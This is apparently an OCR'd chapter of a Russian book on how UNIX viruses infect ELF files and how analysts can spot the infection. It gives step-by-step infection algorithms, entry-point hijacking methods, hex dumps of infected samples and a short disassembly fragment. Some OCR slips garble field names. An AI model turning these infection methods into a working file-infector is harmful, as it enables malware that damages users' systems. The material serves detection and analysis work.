0000F2C0: 31 30 33 31 35 20 28 72 | 65 6C 65 61 73 65 29 20   10315 (release)
0000F2D0: 5B 46 72 65 65 42 53 44 | 5D 00 08 00 00 00 00 00   [FreeBSD] •
0000F2E0: 00 00 01 00 00 00 30 31 | 2E 30 31 00 00 00 08 00   ☺ 01.01 •
```

Ряд дизассемблеров (и IDA Pro в том числе) по вполне логичным соображениям не загружает содержимое секций неинициализированных данных, явно отмечая это обстоятельство двойным знаком вопроса (листинг 2.10). Приходится исследовать файл непосредственно в HIEW'е или любом другом hex-редакторе, разбирая a.out/elf-формат «вручную», так как популярные hex-редакторы его не поддерживают. Скажите честно: готовы ли вы этим реально заниматься? Так что, как ни крути, а вирусы этого типа имеют все шансы на выживание, пусть массовых эпидемий им никогда не видать.

Листинг 2.10. Так выглядит секция .bss в дизассемблере IDA Pro и большинстве других дизассемблеров

```
.bss:08057560 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057570 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057580 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057590 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575A0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575B0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575C0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575D0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575F0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
```

ЗАРАЖЕНИЕ ПОСРЕДСТВОМ РАСШИРЕНИЯ КОДОВОЙ СЕКЦИИ ФАЙЛА

Наибольшую скрытность вирусу обеспечивает внедрение в кодовую секцию заражаемого файла, находящуюся глубоко в середине последнего. Тело вируса, сливаясь с исходным машинным кодом, виртуально становится совершенно неотличимым от «нормальной» программы, и обнаружить такую заразу можно лишь анализом ее алгоритма (см. далее раздел «Основные признаки вирусов»).

Безболезненное расширение кодовой секции возможно лишь в elf- и coff-файлах (под «безболезненностью» здесь понимается отсутствие необходимости в перекомпиляции файла-жертвы), и достигается оно за счет того замечательного обстоятельства, что стартовые виртуальные адреса сегментов/секций отделены от их физических смещений, отсчитываемых от начала файла.

Алгоритм заражения elf-файла в общем виде выглядит так (внедрение в coff-файлы осуществляется аналогичным образом):

1. Вирус открывает файл и, считав его заголовок, убеждается, что это действительно elf-файл.
2. [illegible]

ПРИМЕЧАНИЕ

Заголовок таблицы секций, равно как и сами секции, имеет значение только для компоновочных файлов, загрузчик исполняемых файлов их игнорирует, независимо от того, присутствуют они в файле или нет.

3. Просматривая *Program Header Table*, вирус находит сегмент, наиболее предпочтительный для заражения (то есть тот сегмент, в который указывает точка входа).
4. Длина найденного сегмента увеличивается на величину, равную размеру тела вируса. Это осуществляется путем синхронной коррекции полей `p_filez` и `p_memz`.
5. Все остальные сегменты смещаются вниз, при этом поле `p_offset` каждого из них увеличивается на длину тела вируса.
6. Анализируя заголовок таблицы секций (если только он присутствует в файле), вирус находит секцию, наиболее предпочтительную для заражения (как правило, заражается секция, находящаяся в сегменте последней: это избавляет вирус от необходимости перемещения всех остальных секций вниз).
7. Размер заражаемой секции (поле `sh_size`) увеличивается на величину, равную размеру тела вируса.
8. Все хвостовые секции сегмента смещаются вниз, при этом поле `sh_offset` каждой из них увеличивается на длину тела вируса (если вирус внедряется в последнюю секцию сегмента, этого делать не нужно).
9. Вирус дописывает себя к концу заражаемого сегмента, физически смещая содержимое всей остальной части файла вниз.
10. Для перехвата управления вирус корректирует точку входа в файл (`e_entry`) либо же внедряет в истинную точку входа jmp на свое тело (впрочем, методика перехвата управления — тема отдельного большого разговора).

Прежде чем приступить к обсуждению характерных «следов» вирусного внедрения, давайте посмотрим, какие секции в каких сегментах обычно бывают расположены. Оказывается, схема их распределения далеко не однозначна и возможны самые разнообразные вариации. В одних случаях секции кода и данных помещаются в отдельные сегменты, в других — секции данных, доступные только для чтения, объединяются с секциями кода в единый сегмент. Соответственно, и последняя секция кодового сегмента каждый раз будет иной.

Большинство файлов включает в себя более одной кодовой секции, и располагаются эти секции приблизительно так, как показано в листинге 2.11.

Листинг 2.11. Схема расположения кодовых секций типичного файла

```
.init          содержит инициализационный код
.plt           содержит таблицу связки подпрограмм
.text          содержит основной код программы
.fini          содержит терминирующий код программы
```

Присутствие секции `.finit` делает секцию `.text` не последней секцией кодового сегмента файла, как чаще всего и происходит. Таким образом, в зависимости от

стратегии распределения секций по сегментам, последней секцией файла обычно является либо секция .finit, либо .rodata.

Секция .finit в большинстве своем — это такая крохотная секция, заражение которой трудно оставить незамеченным. Код, расположенный в секции .finit и непосредственно перехватывающий на себя нить выполнения программой, выглядит несколько странно, если не сказать подозрительно (обычно управление на .finit передается косвенным образом как аргумент функции atexit). Вторжение будет еще заметнее, если последней секцией в заражаемом сегменте окажется секция .rodata (машинный код при нормальном развитии событий в данные никогда не попадает). Не остается незамеченным и вторжение в конец первой секции кодового сегмента (в последнюю секцию сегмента, предшествующему кодовому сегменту), поскольку кодовый сегмент практически всегда начинается с секции .init, вызываемой из глубины стартового кода и по обыкновению содержащей пару-тройку машинных команд. Вирусу здесь будет просто негде затеряться, и его присутствие сразу же станет заметным!

Более совершенные вирусы внедряются в конец секции .text, сдвигая все остальное содержимое файла вниз. Распознать такую заразу значительно сложнее, поскольку визуально структура файла выглядит неискаженной. Однако некоторые зацепки все-таки есть. Во-первых, оригинальная точка входа подавляющего большинства файлов расположена в начале кодовой секции, а не в ее конце. Во-вторых, зараженный файл имеет нетипичный стартовый код (подробнее об этом рассказывалось в предыдущей главе). И в-третьих, далеко не все вирусы заботятся о выравнивании сегментов (секций).

Последний случай стоит рассмотреть особо. Системному загрузчику, ничего не знающему о существовании секций, степень их выравнивания по барабану (простите, я хотел сказать «...она для него некритична»). Тем не менее во всех нормальных исполняемых файлах секции тщательно выравнены на величину, указанную в поле sh_addralign. При заражении файла вирусом последний далеко не всегда оказывается так аккуратен, и некоторые секции могут неожиданно для себя очутиться по некратным адресам. Работоспособности программы это не нарушит, но вот факт вторжения вируса сразу же демаскирует.

Сегменты выравнивать тоже не обязательно (при необходимости системный загрузчик сделает это самостоятельно), однако программистский этикет предписывает выравнивать секции, даже если поле p_align равно нулю (то есть выравнивания не требуется). Все нормальные линкеры выравнивают сегменты по крайней мере на величину, кратную 32 байтам, хотя это происходит и не всегда. Тем не менее, если сегменты, следующие за сегментом кода, выровнены на меньшую величину — к такому файлу следует присмотреться повнимательнее.

Другой немаловажный момент: при внедрении вируса в начало кодового сегмента он может создать свой собственный сегмент, предшествующий данному. И тут вирус неожиданно сталкивается с довольно интересной проблемой. Сдвинуть кодовый сегмент вниз он не может, так как тот обычно начинается с нулевого смещения в файле, перекрывая собой предшествующие ему сегменты. Зараженная программа, в принципе, может и работать, но раскладка сегментов становится слишком уж необычной, чтобы ее не заметить.

Выравнивание функций внутри секций — это вообще вещь (в смысле: вендок — вещественное доказательство). Кратность выравнивания функций нигде и ни как не декларируется, и всякий программист склонен выравнивать функции по своему. Одни используют выравнивание на адреса, кратные 04h, другие — 08h, 10h или даже 20h! Определить степень выравнивания без качественного дизассемблера практически невозможно. Требуется выписать стартовые адреса всех функций и найти наибольший делитель, на который все они делятся без остатка. Дописывая себя в конец кодового сегмента, вирус наверняка ошибется с выравниванием адреса пролога функции (если он вообще позаботится о создании функции в этом месте!), и он окажется отличным от степени выравнивания, принятой всеми остальными функциями. Попутно заметим, что определять степень выравнивания при помощи дизассемблера IDA PRO — плохая идея, так как она определяет ее неправильно, закладываясь на *наименьшее* возможное значение, в результате чего вычисленная степень выравнивания от функции к функции будет варьироваться.

Классическим примером вируса, внедряющегося в файл путем расширения кодового сегмента, является вирус Linux.Vit.4096. Любопытно, что различные авторы по-разному описывают стратегии, используемые вирусом для заражения. Так, Евгений Касперский почему-то считает, что вирус Vit записывается в *начало* кодовой *секции* заражаемого файла (http://www.viruslist.com/viruslist.html?id=3276), в то время как он размещает свое тело в *конце* кодового *сегмента* файла (http://www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf 202000.pdf). Далее приведен фрагмент ELF-файла, зараженного вирусом Vit (рис. 2.6).

```
00000000:  7F 45 4C 46-01 01 01 00-00 00 00 00-00 00 00 00  ⌂ELF☺☺☺
00000010:  02 00 03 00-01 00 00 00-F0 0C 00 08-34 00 00 00  ☻ ♥ ☺   ▼♀ ◘4
00000020:  28 55 00 00-00 00 00 00-34 00 20 00-05 00 28 00  (U      4   ↕ (
00000030:  14 00 13 00-06 00 00 00-34 00 00 00-34 00 00 08  ¶ ‼ ↕   4   4   ◘
00000040:  34 00 00 08-A0 00 00 00-A0 00 00 00-05 00 00 00  4   ◘á  á   ↕
00000050:  04 00 00 00-03 00 00 00-D4 00 00 00-D4 00 00 08  ♦       ▼   ▼   ◘
00000060:  D4 00 00 08-13 00 00 00-13 00 00 00-04 00 00 00  ▼   ◘‼  ‼   ♦
00000070:  01 00 00 00-01 00 00 00-00 00 00 00-00 00 00 08  ☺   ☺               ◘
00000080:  00 00 00 08-60 52 00 00-00 60 52 00-00 07 00 00  ◘  `R   `R  •
00000090:  00 10 00 00-01 00 00 00-50 52 00 00-50 62 00 08  ►   ☺   PR  Pb  ◘
000000A0:  50 62 00 08-78 01 00 00-24 03 00 00-06 00 00 00  Pb ◘x☺  $♥  ♠
000000B0:  00 10 00 00-02 00 00 00-30 53 00 00-30 63 00 08  ►   ☻   0S  0c  ◘
000000C0:  30 63 00 08-98 00 00 00-88 00 00 00-06 00 00 00  0c ◘▼       ▼   ♠
000000D0:  04 00 00 00-2F 6C 69 62-2F 6C 64 2D-6C 69 6E 75  ♦   /lib/ld-linu
000000E0:  78 2E 73 6F-2E 31 00 00-25 00 00 00-3E 00 00 00  x.so.1  %   >
000000F0:  25 00 00 00-2B 00 00 00-10 00 00 00-00 00 00 00  %   +   ►
```

Рис. 2.6. Фрагмент файла, зараженного вирусом Lin/Vit. Поля, модифицированные вирусом, выделены траурной рамкой

Многие вирусы (и, в частности, вирус Lin/Obsidan) выдают себя тем, что при внедрении в середину файла «забывают» модифицировать заголовок таблицы секций (либо же модифицируют его некорректно). Как уже отмечалось выше, в процессе загрузки исполняемых файлов в память системный загрузчик считывает информацию о сегментах и проецирует их содержимое целиком. Внутренняя структура сегментов его совершенно не интересует. Даже если заголовок таблицы секций отсутствует или заполнен некорректно, запущенная на выполне-

ние программа будет исправно работать. Однако несмотря на это, в подавляющем большинстве исполняемых файлов заголовок таблицы секций все-таки присутствует, и попытка его удаления оканчивается весьма плачевно — популярный отладчик gdb и ряд других утилит для работы с elf-файлами отказываются признать «кастрированный» файл своим. При заражении исполняемого файла вирусом, некорректно обращающимся с заголовком таблицы секций, поведение отладчика становится непредсказуемым, демаскируя тем самым факт вирусного вторжения.

Перечислим некоторые наиболее характерные, признаки заражения исполняемых файлов (вирусы, внедряющиеся в компоновочные файлы, обрабатывают заголовок таблицы секций вполне корректно, в противном случае зараженные файлы тут же откажут в работе и распространение вируса немедленно прекратится):

1. Поле `e_shoff` указывает «мимо» истинного заголовка таблицы секций (так себя ведет вирус Lin/Obsidan) либо имеет нулевое значение при непустом заголовке таблицы секций (так себя ведет вирус Linux.Garnelis).
2. Поле `e_shoff` имеет ненулевое значение, но ни одного заголовка таблицы секций в файле нет.
3. Заголовок таблицы секций содержится не в конце файла, этих заголовков несколько или заголовок таблицы секций попадает в границы владения одного из сегментов.
4. Сумма длин всех секций одного сегмента не соответствует его полной длине.
5. Программный код расположен в области, не принадлежащей никакой секции.

Следует сказать, что исследование файлов с искаженным заголовком таблицы секций представляет собой большую проблему. Дизассемблеры и отладчики либо виснут, либо отображают такой файл неправильно, либо же не загружают его вообще. Поэтому, если вы планируете заниматься исследованием зараженных файлов не день и не два, лучше всего будет написать свою собственную утилиту для их анализа.

СДВИГ КОДОВОЙ СЕКЦИИ ВНИЗ

Трудно объяснить причины, по которым вирусы внедряются в начало кодовой секции (сегмента) заражаемого файла или создают свою собственную секцию (сегмент), располагающуюся впереди (рис. 2.7). Этот прием не обеспечивает никаких преимуществ перед записью своего тела в конец кодовой секции (сегмента), и к тому же намного сложнее реализуется. Тем не менее такие вирусы существуют и будут подробно здесь рассмотрены.

Наивысший уровень скрытности достигается при внедрении в начало секции `.text` и осуществляется практически тем же самым способом, что и внедрение в конец, с той лишь разницей, что для сохранения работоспособности зараженного файла вирус корректирует поля `sh_addr` и `p_vaddr`, уменьшая их на величину своего тела и не забывая о необходимости выравнивания (если выравнивание действительно необходимо). Первое поле задает виртуальный стартовый

адрес для проекции секции .text, второе — виртуальный стартовый адрес для проекции кодового сегмента.




Рис. 2.7. Типовая схема заражения исполняемого файла путем расширения его кодовой секции

В результате этой махинации вирус оказывается в самом начале кодовой секции и чувствует себя довольно уверенно, поскольку при наличии на своем борту стартового кода выглядит неотличимо от «нормальной» программы. Однако работоспособность зараженного файла уже не гарантируется, и его поведение рискует стать совершенно непредсказуемым, поскольку виртуальные адреса всех предыдущих секций окажутся полностью искажены. Если при компиляции программы компоновщик позаботился о создании секции перемещаемых элементов, то вирус (теоретически) может воспользоваться этой информацией для приведения впереди идущих секций в нормальное состояние, однако исполняемые файлы в своем подавляющем большинстве спроектированы для работы по строго определенным физическим адресам и потому неперемещаемы. Но даже при наличии перемещаемых элементов вирус не сможет отследить все случаи относительной адресации. Между секцией кода и секцией данных относительные ссылки практически всегда отсутствуют, и потому при вторжении вируса в конец кодовой секции работоспособность файла в большинстве случаев не нарушается. Однако внутри кодового сегмента случаи относительной адресации между секциями — скорее правило, чем исключение. Взгляните на фрагмент дизассемблерного листинга утилиты ping (листинг 2.12), позаимствованный из UNIX Red Hat 5.0. Команду call, расположенную в секции .init, и вызываемую ею подпрограмму, находящуюся в секции .text, разделяют ровно 8002180h–8000915h == 186Bh байт, и именно это число фигурирует в машинном коде (если же вы все еще продолжаете сомневаться, загляните в Intel Instruction Reference Set: команда E8h — это команда относительного вызова).

Листинг 2.12. Фрагмент утилиты ping, использующей, как и многие другие программы, относительные ссылки между секциями кодового сегмента

```
.init:08000910                  _init       proc near       : CODE XREF: start+5↓p
.init:08000910 E8 6B 18 00 00   call        sub_8002180
.init:08000915 C2 00 00         retn        0
.init:08000915                  _init       endp
...
.text:08002180                  sub_8002180 proc near       : CODE XREF: _init↑p
```

Неудивительно, что после заражения файл перестает работать (или станет работать некорректно)! Но если это все-таки произошло, загрузите файл в отладчик/дизассемблер и посмотрите — соответствуют ли относительные вызовы первых кодовых секций пункту своего назначения. Вы легко распознаете факт заражения, даже не будучи специалистом в области реинжиниринга.

В этом мире ничего не дается даром! За скрытность вирусного вторжения последнему приходится расплачиваться разрушением большинства заражаемых файлов. Более корректные вирусы располагают свое тело в начале кодового сегмента — в секции `.init`. Работоспособность заражаемых файлов при этом не нарушается, но присутствие вируса становится легко обнаружить, так как секция `.init` редко бывает большой и даже небольшая примесь постороннего кода сразу же вызывает подозрение.

Некоторые вирусы (например, вирус Linux.NuxBee) записывают себя поверх кодового сегмента заражаемого файла, перемещая затертую часть в конец кодовой секции (или, что более просто, в конец последнего сегмента файла). Получив управление и выполнив всю работу «по хозяйству», вирус забрасывает кусочек своего тела в стек и восстанавливает оригинальное содержимое кодового сегмента. Учитывая, что модификация кодового сегмента по умолчанию запрещена и разрешать ее вирусу не резон (в этом случае факт заражения очень легко обнаружить), вирусу приходится прибегать к низкоуровневым манипуляциям с атрибутами страниц памяти, вызывая функцию `mprotect`, практически не встречающуюся в «честных» приложениях.

Другой характерный признак: в том месте, где кончается вирус и начинается незатертая область оригинального тела программы, образуется своеобразный дефект. Скорее всего, даже наверняка, граница раздела двух сред пройдет посередине функции оригинальной программы, если еще не рассечет машинную команду. Дизассемблер покажет некоторое количество мусора и хвост функции с отсутствующим прологом.

СОЗДАНИЕ СВОЕЙ СОБСТВЕННОЙ СЕКЦИИ

Наиболее честный (читай — «корректный») и наименее скрытный способ внедрения в файл состоит в создании своей собственной секции (сегмента), а то и двух секций — для кода и для данных соответственно. Разместить такую секцию можно где угодно. Хоть в начале файла, хоть в конце (вариант внедрения в сегмент с раздвижкой соседних секций мы уже рассматривали выше) (листинг 2.13).

Листинг 2.13. Карта файла, зараженного вирусом, внедряющимся в собственноручно созданную секцию и этим себя демаскирующим

```
Name   Start     End       Align  Base  Type  Class 32 es   ss   ds   fs   gs
.init  08000910  08000918  para   0001  publ  CODE  Y  FFFF FFFF 0006 FFFF FFFF
.plt   08000918  08000B58  dword  0002  publ  CODE  Y  FFFF FFFF 0006 FFFF FFFF
.text  08000B60  080021A4  para   0003  publ  CODE  Y  FFFF FFFF 0006 FFFF FFFF
.fini  080021B0  080021B8  para   0004  publ  CODE  Y  FFFF FFFF 0006 FFFF FFFF
```

Продолжение ⇩

Листинг 2.13 (*продолжение*)

```
.rodata 08002188 0800295B byte  0005 publ CONST Y FFFF FFFF 0006 FFFF FFFF
.data   0800295C 08002A08 dword 0006 publ DATA  Y FFFF FFFF 0006 FFFF FFFF
.ctors  08002A08 08002A10 dword 0007 publ DATA  Y FFFF FFFF 0006 FFFF FFFF
.dtors  08002A10 08002A18 dword 0008 publ DATA  Y FFFF FFFF 0006 FFFF FFFF
.got    08002A18 08002ABC qword 0009 publ DATA  Y FFFF FFFF 0006 FFFF FFFF
.bss    08002B38 08013CC8 qword 000A publ BSS   Y FFFF FFFF 0006 FFFF FFFF
.data1  08013CC8 08014CC8 qword 000A publ DATA  Y FFFF FFFF 0006 FFFF FFFF
```

ВНЕДРЕНИЕ МЕЖДУ ФАЙЛОМ И ЗАГОЛОВКОМ

Фиксированный размер заголовка a.out-файлов существенно затруднял эволюцию этого в общем-то неплохого формата и в конечном счете привел к его гибели. В последующих форматах это ограничение было преодолено. Так, в elf-файлах длина заголовка хранится в двухбайтовом поле `e_ehize`, оккупировавшем 28h и 29h байты, считая от начала файла.

Увеличив заголовок заражаемого файла на величину, равную длине своего тела, и сместив оставшуюся часть файла вниз, вирус сможет безболезненно скопировать себя в образовавшееся пространство между концом настоящего заголовка и началом *Program Header Table*. Ему даже не придется увеличивать длину кодового сегмента, поскольку в большинстве случаев тот начинается с самого первого байта файла. Единственное, что будет вынужден сделать вирус — сдвинуть поля `p_offset` всех сегментов на соответствующую величину вниз. Сегмент, начинающийся с нулевого смещения, никуда перемещать не надо, иначе вирус не будет спроецирован в память. (Смещения сегментов в файле отсчитываются от начала файла, но не от конца заголовка, что нелогично и идеологически неправильно, зато упрощает программирование.) Поле `e_phoff`, задающее смещение *Program Head Table*, также должно быть скорректировано.

Аналогичную операцию следует проделать и со смещениями секций, в противном случае отладка/дизассемблирование зараженного файла станут невозможными (хотя файл будет нормально запускаться). Существующие вирусы забывают скорректировать содержимое полей `sh_offset`, чем и выдают себя, однако следует быть готовым к тому, что в следующих поколениях вирусов этот недостаток будет устранен.

Впрочем, в любом случае такой способ заражения слишком заметен. В нормальных программах исполняемый код *никогда* не попадает в elf-заголовок, и его наличие там красноречиво свидетельствует о вирусном заражении. Загрузите исследуемый файл в любой hex-редактор (например, HIEW) и проанализируйте значение поля `e_ehize`. Стандартный заголовок, соответствующий текущим версиям elf-файла, на платформе X86 (кстати, недавно переименованной в платформу Intel) имеет длину, равную 34 байтам. Другие значения в «честных» elf-файлах мне видеть пока не доводилось (хотя я и не утверждаю, что таких файлов действительно нет — опыт работы с UNIX у меня небольшой). Только не пытайтесь загрузить зараженный файл в дизассемблер. Это бесполезно. Большинство из них (и IDA PRO в том числе) откажутся дизассемблировать область заголовка, и исследователь о факте заражения ничего не узнает!

Ниже приведен фрагмент файла, зараженного вирусом UNIX.inheader.6666 (рис. 2.8). Обратите внимание на поле длины elf-заголовка, обведенное квадратиком. Вирусное тело, начинающиеся с 34h байта, залито серым цветом. Сюда же направлена точка входа (в данном случае она равна 8048034h):




Рис. 2.8. Фрагмент HEX-дампа файла, зараженного вирусом UNIX.inheader.6666, внедряющимся в elf-заголовок. Поля elf -заголовка, модифицированные вирусом, взяты в рамку, а само тело вируса залито цветом

Как вариант, вирус может вклиниться между концом elf-заголовка и началом *Program Header Table*. Заражение происходит так же, как и в предыдущем случае, однако длина elf-заголовка остается неизменной. Вирус оказывается в «сумеречной» области памяти, формально принадлежащей одному из сегментов, но де-факто считающейся «ничейной» и потому игнорируемой многими отладчиками и дизассемблерами. Если только вирус не переустановит на себя точку входа, дизассемблер даже не сочтет нужным заругаться по этому поводу. Поэтому какой бы замечательной IDA PRO ни была, а просматривать исследуемые файлы в HIEW'е все-таки необходимо! С учетом того, что об этом догадываются далеко не все эксперты по безопасности, данный способ заражения рискует стать весьма перспективным. К борьбе с вирусами, внедряющимися в заголовок elf-файлов, будьте готовы!

ПЕРЕХВАТ УПРАВЛЕНИЯ ПУТЕМ КОРРЕКЦИИ ТОЧКИ ВХОДА

Успешно внедриться в файл — это только полдела. Для поддержки своей жизнедеятельности всякий вирус должен тем или иным способом перехватить на себя нить управления. Классический способ, активно использовавшийся еще во времена MS-DOS, сводится к коррекции точки входа — одного из полей elf/coff/a.out-заголовков файлов. В elf-заголовке эту роль играет поле `e_entry`, в a.out-заголовке — `a_entry`. Оба поля содержат виртуальный адрес (не смещение, отсчитываемое от начала файла) машинной инструкции, на которую должно быть передано управление.

При внедрении в файл вирус запоминает адрес оригинальной точки входа и переустанавливает ее на свое тело. Сделав все, что хотел сделать, он возвращает управление программе-носителю, используя сохраненный адрес. При всей видимой безупречности этой методики она не лишена изъянов, обеспечивающих быстрое разоблачение вируса.

Во-первых, точка входа большинства честных файлов указывает на начало кодовой секции файла. Внедриться сюда трудно, и все существующие способы

внедрения связаны с риском необратимого искажения исполняемого файла, приводящего к его полной неработоспособности. Точка входа, «вылетающая» за пределы секции .text, — явный признак вирусного заражения.

Во-вторых, анализ всякого подозрительного файла начинается в первую очередь с окрестностей точки входа (и ею же обычно и заканчивается), поэтому независимо от способа вторжения в файл вирусный код сразу же бросается в глаза.

В-третьих, точка входа — объект пристального внимания легиона дисковых ревизоров, сканеров, детекторов и всех прочих антивирусов.

Использовать точку входа для перехвата управления — слишком примитивно и, по мнению большинства создателей вирусных программ, даже позорно. Современные вирусы осваивают другие методики заражения, и закладываться на анализ точки входа может только наивный (вот так и рождаются байки о неуловимых вирусах...).

ПЕРЕХВАТ УПРАВЛЕНИЯ ПУТЕМ ВНЕДРЕНИЯ СВОЕГО КОДА В ОКРЕСТНОСТИ ТОЧКИ ВХОДА

Многие вирусы никак не изменяют точку входа, но внедряют по данному адресу команду перехода на свое тело, предварительно сохранив его оригинальное содержимое. Несмотря на кажущуюся элегантность этого алгоритма, он довольно капризен в работе и сложен в реализации. Начнем с того, что для сохранения оригинальной машинной инструкции, расположенной в точке входа, вирус должен определить ее длину, но без встроенного дизассемблера это сделать невозможно.

Большинство вирусов ограничивается тем, что сохраняет первые 16 байт (максимально возможная длина машинной команды на платформе Intel), а затем восстанавливает их обратно, так или иначе обходя запрет на модификацию кодового сегмента. Кто-то снабжает кодовый сегмент атрибутом write, делая его доступным для записи (если не трогать атрибуты секций, то кодовый сегмент все равно будет можно модифицировать, но IDA PRO об этом не расскажет, так как с атрибутами сегментов она работать не умеет), кто-то использует функцию mprotect для изменения атрибутов страниц на лету. И тот, и другой способ слишком заметны, а инструкция перехода на тело вируса заметна без очереди!

Более совершенные вирусы сканируют стартовую процедуру заражаемого файла в поисках инструкций call или jmp. А найдя таковую — подменяют вызываемый адрес на адрес своего тела. Несмотря на кажущуюся неуловимость, обнаружить такой способ перехвата управления очень легко. Первое и главное — вирус, в отличие от легально вызываемых функций, никак не использует переданные ему в стеке аргументы. Он не имеет никаких понятий об их числе и наличии (машинный анализ количества переданных аргументов немыслим без интеграции в вирус полноценного дизассемблера, оснащенного мощным интеллектуальным анализатором). Вирус тщательно сохраняет все изменяемые регистры, опасаясь, что функции могут использовать регистровую передачу аргументов с неизвестным ему соглашением. Самое главное — при передаче управления оригинальной функции вирус должен либо удалить с верхушки стека адрес возврат.

(в противном случае их там окажется два), либо вызвать оригинальную функцию не командной call, но командой jmp. Для «честных» программ, написанных на языках высокого уровня, и то, и другое крайне нетипично, благодаря чему вирус оказывается немедленно разоблачен.

Вирусы, перехватывающие управление в произвольной точке программы (зачастую чрезвычайно удаленной от точки входа), выявить намного труднее, поскольку приходится анализировать довольно большие, причем заранее не определенные объемы кода. Впрочем, с удалением от точки входа стремительно возрастает риск, что данная ветка программы никогда не получит управление, поэтому все известные мне вирусы не выходят за границы первого встретившегося им ret.

ОСНОВНЫЕ ПРИЗНАКИ ВИРУСОВ

Искажение структуры исполняемых файлов — характерный, но недостаточный признак вирусного заражения. Быть может, это защита хитрая такая или завуалированный способ самовыражения разработчика. К тому же некоторые вирусы ухитряются внедриться в файл практически без искажений его структуры. Однозначный ответ дает лишь полное дизассемблирование исследуемого файла, однако это слишком трудоемкий способ, требующий усидчивости, глубоких знаний операционной системы и неограниченного количества свободного времени. Поэтому на практике обычно прибегают к компромиссному варианту, сводящемуся к беглому просмотру дизассемблерного листинга на предмет поиска основных признаков вирусного заражения.

Большинство вирусов использует довольно специфический набор машинных команд и структур данных, практически никогда не встречающихся в «нормальных» приложениях. Конечно, разработчик вируса при желании может все это скрыть и распознать зараженный код тогда не удастся. Но это в теории. На практике же вирусы обычно оказываются настолько тупы, что обнаруживаются за считанные доли секунды.

Ведь чтобы заразить жертву, вирус прежде должен ее найти, отобрав среди всех кандидатов только файлы «своего» типа. Для определенности возьмем elf-файл. Тогда вирус будет вынужден считать его заголовок и сравнить четыре первых байта со строкой |FELF, которой соответствует ASCII-последовательность 7F 45 4C 46. Конечно, если тело вируса зашифровано, вирус использует хеш-сравнение или же другие хитрые приемы программирования, строки ELF в теле зараженного файла не окажется, но более чем в половине всех существующих UNIX-вирусов она все-таки есть, и этот прием, несмотря на свою изумительную простоту, очень неплохо работает.

Загрузите исследуемый файл в любой hex-редактор и попробуйте отыскать строку "|ELF". В зараженном файле таких строк будет две: одна — непосредственно в заголовке, другая — в кодовой секции или секции данных. Только не используйте дизассемблер! Очень многие вирусы преобразуют строку |FELF в 32-разрядную целочисленную константу 464C457Fh, которая маскирует присутствие вируса, но при переключении в режим дампа сразу же «проявляется»

на экране. Далее приведен внешний вид файла, зараженного вирусом VirTool.Linu. Mmap.443, который использует именно такую методику (рис. 2.9).




Рис. 2.9. Фрагмент файла, зараженного вирусом VirTool.Linux.Mmap.443. В HEX-дампе легко обнаруживается строка ELF, используемая вирусом для поиска жертв «своего» типа

Вирус Linux.Winter.343 (также известный под именем Lotek) по этой методике обнаружить не удается, поскольку он использует специальное математическое преобразование, зашифровывая строку ⌂ELF на лету (листинг 2.14).

Листинг 2.14. Фрагмент вируса Lotek, тщательно скрывающего свой интерес к elf-файлам

```
.text:08048473    mov     eax, 0B9B3BA81h         -"ELF" (минус "ELF")
.text:08048478    add     eax, [ebx]              первые четыре байта жертвы
.text:0804847A    jnz     short loc_804846E       → это не ELF
```

